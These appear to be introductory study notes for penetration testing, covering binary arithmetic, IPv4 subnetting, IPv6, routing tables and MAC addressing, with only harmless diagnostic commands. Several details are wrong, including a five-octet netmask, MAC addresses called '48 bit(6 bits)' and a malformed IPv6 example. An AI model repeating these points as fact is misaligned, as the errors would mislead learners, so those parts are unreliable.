

Penetration Testing Prerequisites



14/04/2022

Introduction.....	6
Clear text.....	6
Cryptographic.....	6
VPN.....	6
Wireshark introduction	6
Binary Arithmetic Basics	6
Hexadecimal arithmetic	8
Networking.....	9
Protocols	9
Protocol Layer	9
ISO/OSI	10
Internet Protocol(ip).....	11
IPv4 Addresses	11
IP/Mask.....	12
IP Example	14
IPv6.....	15
Routing	18
Routing	18
Routing Table.....	18
Routing Metrics.....	20
Checking Routing Table	21
Command	21
Link Layer Devices and Protocols	22
Mac Addresses	22
Command	22
IP and Mac Addresses	23
Switches	24
ARP	30
Command	32
Hubs	33
TCP & UDP	33
TCP and UDP.....	33
TCP and UDP.....	33
PORTS	34

Ports	34
Well-known Ports	36
Well-known Ports.....	36
TCP and UDP header	37
TCP Headers	37
UDP Headers	38
Netstat Command	38
Netstat command.....	38
Command	38
TCP Three Way Handshake.....	38
Three-way Handshake.....	38
Firewalls & Defense.....	41
Firewalls and Defense	41
Firewalls and defense.....	41
Firewalls	41
Packet Filtering Firewalls.....	42
Packet Filtering Firewalls.....	42
Application Layer Firewalls.....	45
Application Layer Firewalls.....	45
IDS	45
IDS	45
IPS.....	46
IPS.....	46
Spot an Obstacle	47
Spot an Obstacle	47
NAT and Masquerading.....	48
NAT and Masquerading.....	48
Find the Secret Server.....	49
Lab Environment	49
DNS.....	52
DNS Structure.....	52
DNS Name Resolution	52
DNS Names Resolution	53
Reverse DNS Resolution	55
Wireshark	56
Wireshark.....	56
NIC Promiscuous Mode.....	56

Configuration Wireshark	56
The capture Windows	59
Filtering	61
Command	62
Command	63
Full Stack Analysis Whit Wireshark	65
Command	65
Data Exfiltration.....	71
Lab Environment	71
Web Applications	75
Web Applications	75
HTTP Protocol Basics	75
HTTP Protocol Basics Lab Environment.....	75
HTTP Request	77
HTTP Response.....	79
HTTPPs.....	81
HTTP(s) Protocols Basics	82
Tools	82
HTTP Cookies.....	86
HTTP Cookies.....	86
Cookies Format	86
Cookies Domain	87
Cookies Path.....	88
Cookies Protocol	89
Sessions	91
Session Cookies	91
HTTP(s) Cookies and Sessions	93
Command	93
Same Origin Policy.....	94
Same Origin Policy.....	94
Bur Suit.....	95
Intercepting Proxies	95
Burp Proxy	96
Command	97
Burp Repeater	101
Burp Suite Basics	106
Command	106

Burp Suite Directory Enumeration	149
Command	149
Penetration Testing.....	175
Penetration Testing introduction	175
Life of a Penetration Tester	175
Life of a Penetration Test.....	175
Engagement	176
Information Gathering	179
Foot printing and Scanning	180
Vulnerability Assessment.....	182
Exploitation	182
Reporting.....	183
The Secret of an Effective Pentest.....	184

Introduction

Cryptography and VPNs

Clear text

transmit data over the network without any kind of transformation(encryption).

Cryptographic

protocol transform (encrypt) the information transmitted to protect the communication and prevent eavesdropping.

VPN

VPN(Virtual Private Network) uses cryptography to extend a private network over a public one, the extension is made by performing a protected connection to a private network(such as your office or home network)

Wireshark introduction

Is a network sniffer tool. A sniffer allows you to see the data transmitted over the network to and from your computer

Where to look for traffic between Web-Browser and Server in Wireshark?

Follow TCP Stream

Which tool is used for traffic sniffing?

Wireshark

Which protocol is good for privacy while using sensitive information?

HTTPS

Which protocol encrypts the traffic between Web-Browser and Server?

HTTPS

In which protocol clear text passwords can be seen?

HTTP

Binary Arithmetic Basics

Computers represent data in binary format

1.4.1 Decimal and Binary Bases

- + You can use the same method in binary:
 - You start counting from 0, the first symbol.
 - When you reach 1, which is the last symbol, you increment the digit to the left of it.



NOT is a simple operation that flips the bits; zeroes become ones and ones become zeroes.
NOT works on a single number.

NOT $1101 = 0010$

AND performs a **Logical AND** between the bits of its operands.

If both bits in the comparing position are ones, the result is ones; otherwise, it is zero.

1001 AND 1100 = 1000

OR performs a **Logical OR** between the bits of its operands.

If at least one of the bits in the comparing position is one, the result is one.

1001 OR 1100 = 1101

XOR performs a **Logical Exclusive OR** between the bits of its operands.

If just one of the bits in the comparing position is one, the result is one; otherwise, it is zero.

1001 XOR 1100 = 0101

Binary Finger

<https://www.mathsisfun.com/numbers/binary-count-fingers.html>

Hexadecimal arithmetic

Numbers can also be presented in a format other than decimal or binary system. Another system that is widely used in computer science is the **hexadecimal system**.

Counting	
Hexadecimal	Decimal
0	0
1	1
2	2
3	3
4	4
5	5
6	6
7	7
8	8
9	9
A	10
B	11
C	12
D	13
E	14
F	15

Hexadecimal, the maximal symbol is 15 we count 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F
In this case, the maximal digit is F(15 in decimal)

Decimal to Hexadecimal Converter

<https://www.binaryhexconverter.com/decimal-to-hex-converter>

Hexadecimal to Decimal Converter

<https://www.binaryhexconverter.com/hex-to-decimal-converter>

Networking


Protocols

Protocols are used in every computer network communication
In a computer network, machines talk to each other by means of **protocols**.

There is a large variety of networking protocols on the internet, each one with its own purpose.

The primary goal of networking is to exchange information between networked computers; this information is carried by **packets**.

Every packet in every protocol has the following structure



The Header has a protocol-specific structure: this ensures that the receiving host can correctly interpret the payload and handle the overall communication.

The payload is the actual information. It could be something like part of an email message or the content of a file during a download.

Protocol Layer

Make an application (email, FTP, browser) work
Transport data between processes (the server and the client programs)
Identify hosts
Use the physical media to send packets

Moreover, we can rewrite the list again as:

Application layer
Transport layer
Network layer
Physical layer

The layer work on top one another, and every layer has its own protocol

ISO/OSI

The international Organization for Standardization (ISO) published a theoretical model for network systems communication: the Open System Interconnection (OSI) model.

The ISO/OSI model was never implemented, but it is widely used in literature or when talking about IT networks.


ISO/OSI consists of seven layers and is used as a reference for the implementation of actual protocols

<https://docs.microsoft.com/en-GB/windows-hardware/drivers/network/windows-network-architecture-and-the-osi-model>




The idea is simple. The entire upper protocol packet(header plus payload) is the payload of the lower one: this is called encapsulation.

- + TCP/IP has four layers:



During encapsulation every protocol adds its own header to the packet, treating it as a payload. This happens to every packet sent by a host.



Internet Protocol(ip)

The internet Protocol (ip) is the protocol that runs on the internet layer of the the internet Protocol suite, also known as TCP/IP.

IPv4 Addresses

The vast majority of networks run IP version4 (IPV4)

An Ipv4 address consists of four bytes, or octets; a byte consists of 8 bits.

73.5.12.132

With 8 bits, you can represent up to 2 at 8 different values from 0 to 255.

This does nor mean that you can assign any address starting form 0.0.0.0 to 255.255.255.255 to a host. Some addresses are reserved for special purposes.

For example, some reserved intervals are:

0.0.0 – 0.255.255.255 representing “this” network.

127.0.0.0 – 127.255.255.255 representing the local host (e.g. your computer)

192.168.0.0 – 192.168.255.255 is reserved for private networks.

Details

<https://datatracker.ietf.org/doc/html/rfc5735>

IP/Mask

with an IP/netmask pair, you can identify the network part an the host part of an IP address

IP address: 192.168.5.100

Subnet mask: 255.255.255.255

To find the network part you have to perform a **bitwise AND operation** between the netmask and the IP address.

In the following example, we are going to see how to find the network part of this IP address/mask pair:

192.168.33.12/255.255.255.224.0

Convert the octets in binary form:

192.168.33.12

11000000.10101000.00100001.00001100

255.255.255.224.0

11111111.11111111.11100000.00000000

Perform the bitwise AND

Ip: 11000000.10101000.00100001.00001100
 &

Mask: 11111111.11111111.11100000.00000000
 =

Network: 11000000.10101000.00100000.00000000

Network prefix in decimal

Notation: 192.168.32.0

192.168.32.0 is the **network prefix**. You can identify the network by using the following notation:

192.168.32.0/255.255.224.0

Or, as the netmask is made by 19 consecutive “1“bits:

192.168.32.0/19

The latter is the **Classless inter-Domain Routing (CIDR)** notation.

IP/Mask Host

The address part not covered by the netmask in the **host part** of the IP address. You can find it by performing a bitwise AND with the **inverse of the netmask**.

Convert the octets in binary form:

192.168.33.12

11000000.10101000.00100001.00001100

255.255.255.224.0

11111111.11111111.11100000.00000000

Invert the netmask by performing a bitwise NOT

11111111.11111111.11100000.00000000

=

00000000.00000000.00011111.11111111

Perform the final bitwise AND

Ip: 11000000.10101000.00100001.00001100

&

Mask: 00000000.00000000.00011111.11111111

=

Network: 00000000.00000000.00000001.00001100

Network prefix in decimal

Notation: 0.0.1.12

Moreover, the inverse if the netmask lets you know how many hosts a network can contain.

In our example, we have 13 bits to represent the hosts; this means that the network can contain $2^{13} = 8192$ different addresses.

Network and Broadcast Addresses

There are two special addresses:

One with the host part made by all zeros.

Another with the host part made by all ones.

The special addresses **were** used as the **network** and **broadcast** addresses, thus reducing by 2 the number of hosts on a given network. This technical limitation should be extinct but is still used to keep compatibility with old equipment.

Can practice more on this topic by using a subnet calculator.

A classful calculator: <https://www.subnet-calculator.com/>

A CIDR calculator: <https://www.subnet-calculator.com/cidr.php>

IP Example

10.54.12.0/255.255.255.0

CIDR Calculator

IP Address 10.54.12.0	CIDR Netmask 255.255.255.0
Mask Bits 24	Wildcard Mask 0.0.0.255
Maximum Subnets 256	Maximum Addresses 254
CIDR Network (Route) 10.54.12.0	Net: CIDR Notation 10.54.12.0/24
CIDR Address Range 10.54.12.0 - 10.54.12.255	

192.168.114.32/255.255.255.224

CIDR Calculator

IP Address 192.168.114.32	CIDR Netmask 255.255.255.224
Mask Bits 27	Wildcard Mask 0.0.0.31
Maximum Subnets 32	Maximum Addresses 30
CIDR Network (Route) 192.168.114.32	Net: CIDR Notation 192.168.114.32/27
CIDR Address Range 192.168.114.32 - 192.168.114.63	

IPv6

As a 32 bits address, **IPv4** has $2^{32} = 4.294.967.296$ possible addresses.

Whiles a 128-bit **IPv6** has $2^{128} = 2^{32} * 2^{96}$ possible addresses

2^{96} is equal to **79 octillion addresses**.

Example


An **IPv6** addresses consist of **16-bit hexadecimal numbers** separated by a **colon(:)**. Hexadecimal numbers are case insensitive. In case occur, the can be skipped.

IPv6 addresses examples:

2001:0db8:0020:130F:0000:0000:087C:140B

2001:0db8:0:160F:850C:140B

IPv6 Header



IPv6 forms

IPv6 can be presented in following text representations:

- Regular form: **1080:0:FF:0:8:800:200C:427A**
- Compressed form: **FF01:0:0:0:0:0:43** become **FF01::43** as a result of skipping zeros.
- IPv4-compatible: **0:0:0:0:13:1:68:3** or **::13:1:68:3** after skipping zeros.

IPv6 Reserved Addresses

IPv6 also has reserved addresses, which cannot be used like the reserved IPv4 ones.


For example:

- ::1/128 is a loopback address
- ::FFFF:0:0/96 are IPv4 mapped addresses

<https://datatracker.ietf.org/doc/html/rfc3513>

IPv6 Structure


An IPv6 address can be split in half (64bit each) into a network part and a device part
Furthermore, the first 64 bits ends with a dedicated 16-bits space (one hex word) that can be used only for specifying a subnet



IPv6 Scope

IPv6 addresses have three types:

- Global Unicast Address: These addresses are global ones and reside in global internet.
- Unique Local and Link Local: reside only in internal Networks.



IPv6 Translation

IPv6 addresses can also be translated to binary

One 4 digit hex word represents 16 binary digits; we can see this demonstrated in the following way:

- Bin 0000000000000000 = Hex 000 (or just 0)
- Bin 1111111111111111 = Hex FFFF
- Bin 1101010011011011 = Hex D4DB

IPv6 Subnets

- Like IPv4, an IPv6 has network portion and device portion.
- Unlike IPv4, an IPv6 address has a dedicated subnetting portion.

Network Address Range

In IPv6, the first 48 bits are for internet global addressing

1111111111111111.1111111111111111.1111111111111111.0000000000000000.00000000000000
000.0000000000000000.0000000000000000.0000000000000000

Subnetting Range

The 16 bits from the 49th to the 64th are for defining subnets.

0000000000000000.0000000000000000.0000000000000000.1111111111111111.00000000000000
000.0000000000000000.0000000000000000.0000000000000000

Device (interface) Range

The last 64 bits are for device (interface) ID's:


0000000000000000.0000000000000000.0000000000000000.0000000000000000.
1111111111111111.1111111111111111.1111111111111111.1111111111111111

IPv6 Subnetting


In IPv6, there are prefixes instead of subnet blocks. For example:

2001:1111:1234:1234::/64

In the above IPv6 address, the number after the slash (64) is the **number of bits that is used for a prefix**, everything behind it can be used for **hosts of the subnet**.



We confirmed 2001:1234:5678:1234 is the prefix, but let's now focus on writing down a correctly formatted IPv6 address.



2001:1234:5678:1234:0000:0000:0000:0000 is valid prefix, but it can be shortened by omitting zeros, into following form:

2001:1234:5678:1234::/64

IPv6 calculator: <https://neustarsecurityservices.com/dns-services/ultra-dns>

Routing

Routing

Routing

Addressing devices is just of the work needed to reach a host. Your packets need to follow a valid **path** to reach it.

Routers are devices connected to different networks at the same time. They are able to forward IP from one network to another. The forwarding policy is based on **routing protocols**.


Routing protocols are used to determine the best path to reach a network. They behave like a portman who tries to use the shortest path possible to deliver a letter.

A router inspects the destination address of every incoming packet and then forwards it through one of its interfaces.

Routing Table

To choose a right forwarding interface, a router performs a lookup in the **routing table**, where it finds an IP-to-interface binding


The table can also contain an entry with the **default address** (0.0.0.0). This entry is used when the router receives a packet whose destination is an unknown network.



- Interface 1 is used to forward the packets to 228.72.0.0/16
- Interface 2 is used to forward the packets to 192.168.5.0/24
- Interface 3 is used as default router for packets whose destination does not match any other entry in the table.

A packet arriving in the interface 3 for 192.168.5.3 is forwarded in interface 2.

interface 2.




In fact, the first entry in the routing table does not match the destination network.

	IP	Netmask	Interface	
To: 192.168.5.3	228.72.0.0	255.255.0.0	1	✗
	192.168.5.0	255.255.255.0	2	
	0.0.0.0	0.0.0.0	3	


While the second does: 192.168.5.3 sits in the 192.168.5.0/24 network

	IP	Netmask	Interface	
To: 192.168.5.3	228.72.0.0	255.255.0.0	1	
	192.168.5.0	255.255.255.0	2	✓
	0.0.0.0	0.0.0.0	3	

A packet arriving on the interface 72.13.37.2 is routed through interface 3, the default route.




The is no matching entry, so the router forwards the packet through interface 3



Routing Metrics


As in the real world, there could be more than a way to reach a destination
So, during path discovery, routing protocols also assign a **metric to each link**.

This ensure that, if two paths have the same number of hops, the fastest route is selected.
The metric is selected according to the channel's estimated bandwidth and congestion.



A packet arriving on interfaces 3 for 11.32.3.118 is routed through interface 1, as the metric for that is 15.

Routing through interface 2 would have a metric of 17.



Checking Routing Table

Routing tables are not only kept by routers; every host stores its own table.

Command

To check what they look like, you can use:

- `Ip route` on Linux
- `Route print` in Windows
- `Netstat -r` on OSX

Example

Checking the routing on a Linux box

```
root@host:~# ip route
default via 192.168.51.1 dev eth0  proto static
192.168.51.0/24 dev wlan0  proto kernel  scope link  src 192.168.51.123
```

Checking the routing on a Windows box

```
C:\Users\User>route print
=====
Interface List
  11...08 00 27 bf ac c8 .....Intel(R) PRO/1000 MT Desktop Adapter
    1.....Software Loopback Interface 1
=====

IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway        Interface Metric
          0.0.0.0        0.0.0.0      10.0.2.2      10.0.2.15     10
        10.0.2.0  255.255.255.0        On-link       10.0.2.15    266
```



Checking the routing on a Mac OSX box

```
User:~ user$ netstat -r
Routing tables

Internet:
Destination      Gateway          Flags   Refs   Use     Netif Expire
default          192.168.51.1    UGSc        13      0     en1
127              127.0.0.1       UCS         0      0     lo0
127.0.0.1        127.0.0.1       UH          1      16     lo0
169.254          link#4         UCS         0      0     en1
192.168.51       link#4         UCS         4      0     en1
192.168.51.1     58:6d:8f:e5:e:d2 UHLWIir     14     24     en1   1200
192.168.51.109   2:f:b5:4b:76:cf UHLWII      0      0     en1   1148
```



Link Layer Devices and Protocols

Hubs and switches are network devices that forward frames (layer 2 packets) on a local network

They work with link layer network addresses: **MAC addresses**.



Mac Addresses

IP addresses are the Layer 3 (Network layer) addressing scheme used to identify a host in a network, while **MAC addresses** unique identify a network card (Layer 2)

A MAC (Media Access Control) address is also known as the **physical address**.

MAC addresses are 48 bit(6 bits) long are expressed in hexadecimal form(HEX)

00:11:AA:22:EE:FF


Command

To discover the MAC addresses of the network cards installed on your computer, you can use

- Ipconfig /all on windows
- Ifconfig on Linux or MAC
- Ip addr on Linux


Every host on a network has both a MAC and an IP address

Remember: the lower layer serves the layer above.



IP and Mac Addresses

Let's take a look at example to see how MAC addresses are used.



Two different networks are connected together by a router:

10.32.1.0/24

192.168.2.0/24

Every host on the network has both an IP and a MAC address.

The router has two interfaces, each with its own addresses.

If workstation A wants to send a packet to workstation B, which IP and MAC addresses will it use?

workstation A will create a packet with:

The **destination IP address if workstation B** in the IP header of the datagram.

The **destination MAC address if the router** in the link layer header of the frame

The **source IP address** of workstation A

The **source MAC address** of workstation A

The router will take the packet and forward it to B's network, **rewriting the packet's MAC address**:

The **destination MAC address** will be B's

The **source MAC address** will be the router's

When a device sends a packet:

The destination MAC address is the MAC address of the **next hop**; this ensures that, locally, the network knows where to forward the packet.

The destination IP address is the address on the **destination host**; this global information and remains the same along the packet trip.

This method, in a way, recalls how you send a letter to a friend

You need to know his or her address (IP address) and the address of the nearest post office (MAC address) where you drop the letter.

There is also a special MAC address

